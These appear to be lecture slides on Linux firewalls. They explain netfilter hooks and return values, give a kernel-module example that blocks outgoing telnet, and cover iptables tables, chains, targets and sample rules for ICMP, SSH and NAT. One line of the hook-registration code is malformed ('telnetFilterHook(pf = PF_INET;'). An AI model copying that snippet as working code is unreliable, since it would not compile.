
netfilter

- A framework inside the Linux kernel
- Allows different networking-related functions to be implemented
 - Provides hooks that a program can register with
 - As packets traverse the the stack, they will trigger the kernel modules that have registered with these hooks



netfilter Hooks

- A packet triggers the kernel modules that registered with netfilter hooks



netfilter Calling Order

- Each registered kernel module provides a **priority** value
 - netfilter calls a kernel module based on its priority
-
- What are possible decisions?

netfilter Return Values

- Each registered kernel module returns one of these values:
 - **NF_ACCEPT**: Let the packet go through the stack
 - **NF_DROP**: Discard the packet
 - **NF_QUEUE**: Pass the packet to the user space
 - **NF_STOLEN**: Ask netfilter to forget this packet, and move responsibility to the calling module
 - **NF_REPEAT**: Ask netfilter to call the calling module again

Example: Block Outgoing Telnet Packets

- Logic

```
unsigned int telnetFilter(void *priv, struct sk_buff *skb,
                         const struct nf_hook_state *state)
{
    struct iphdr *iph;
    struct tcphdr *tcph;

    iph = ip_hdr(skb);
    tcph = (void *)iph+iph->ihl*4;

    if (iph->protocol == IPPROTO_TCP && tcph->dest == htons(23)) {
        return NF_DROP;
    } else {
        return NF_ACCEPT;
    }
}
```

Example: Block Outgoing Telnet Packets

- Register our hook


```
static struct nf_hook_ops telnetFilterHook;

int setUpFilter(void) {
    telnetFilterHook.hook = telnetFilter;
    telnetFilterHook.hooknum = NF_INET_POST_ROUTING;
    telnetFilterHook(pf = PF_INET;
    telnetFilterHook.priority = NF_IP_PRI_FIRST;

    // Register the hook
    nf_register_hook(&telnetFilterHook);
    return 0;
}
```


iptables

- A packet filter firewall is implemented using iptables
- Userspace program that interfaces with netfilter
- Installs and removes firewall rules
- Can implement *stateless* and *stateful* firewalls





Rule Organization

- iptables firewall can:
 - filter packets, and
 - make changes to packets.
- Rules are organized in a hierarchical structure
 - Table
 - Chain
 - Rule
- A table reflects *the purpose* of the rules
- A chain reflects *when* a rule is evaluated during the packet life cycle



Rule Organization


- The table used for firewalls is the **filter** table
- **filter** table has three chains:
 - INPUT: incoming packets
 - FORWARD: packets routed through this machine
 - OUTPUT: outgoing packets



Targets

- A target is the action that is triggered when a packet meets the matching criteria of a rule.
- Terminating targets: Stops the evaluation within a chain. E.g.,:
 - ACCEPT
- Non-Terminating targets: Performs an action and continues the evaluation within a chain. E.g.,:
 - Jumping to user-defined chains

Example



Checking Rules

```
$ sudo iptables -L
```

Chain INPUT (policy ACCEPT)
target prot opt source destination

Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination

No rules yet!

```
$ sudo iptables -t filter -F
```

To flush **filter** table

Scenario 1

```
$ sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
```

Dropping all incoming ICMP echo requests

→ No one can ping machine A

Scenario 2

```
$ sudo iptables -A INPUT -p tcp --destination-port 22 -j ACCEPT  
$ sudo iptables -A INPUT -j REJECT
```

Allow others to ssh to machine A

AND

Machine A does not respond to other service request

- What if we switch the rule order?

Scenario 2

```
$ sudo iptables -L
```

Chain INPUT (policy ACCEPT)

target prot opt source destination

ACCEPT tcp -- anywhere anywhere tcp dpt:ssh

REJECT 0 -- anywhere anywhere reject-with icmp-port-unreachable

Chain FORWARD (policy ACCEPT)

target prot opt source destination

Chain OUTPUT (policy ACCEPT)


target prot opt source destination

Scenario 2 Takeaways

- REJECT
 - The port is closed
- DROP
 - The port is closed and invisible to the network
- Rule order is important (within a chain)
 - Rules are evaluated top-down


Tables

- iptables uses **four** tables to organize its rules
 - filter, nat, mangle, raw
- These tables classify rules according to the type of decisions they are used to make
- It is important to know which chains are implemented in each table




The filter Table

- Most widely used to implement firewalls
- Decides whether to accept the packet or not
- Implements three chains




The nat Table

- Determines whether and how to modify the source or destination addresses
 - to impact the way that the packet and any response traffic are routed
- **Destination NAT:**
 - modify the dst address/port (for incoming packets to the private network)
- **Source NAT:**
 - modify the src address/port (for outgoing packets from the private network)



